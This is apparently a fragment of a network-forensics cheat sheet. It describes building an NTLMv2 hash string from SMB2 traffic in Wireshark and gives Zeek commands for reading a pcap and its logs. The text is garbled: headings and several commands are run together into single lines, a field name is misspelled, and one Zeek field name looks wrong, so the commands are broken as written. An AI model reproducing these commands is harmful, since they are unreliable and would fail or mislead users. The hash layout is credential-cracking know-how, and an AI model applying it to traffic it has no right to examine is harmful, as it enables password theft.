
- Create NTML hash using wireshark
bash5 lines
## --------------------| Setupuse filter as "smb2"
## --------------------| NTLM hash structure[UserName]::[DoaminName]:[NTLMServerChallenge]:[NTProofStr]:[RestofNTLMv2Response]
06.3 Zeek
text11 lines
## --------------------| Setupsudo apt-get install zeek
## --------------------| Read pcap filezeek -Cr file.pcap
## --------------------| Read outputsless -S conn.loggrep <uid> http.logcat http.log | zeek-cut uri | sort | uniq -ccat http.log | zeek-cut id.org_h uri host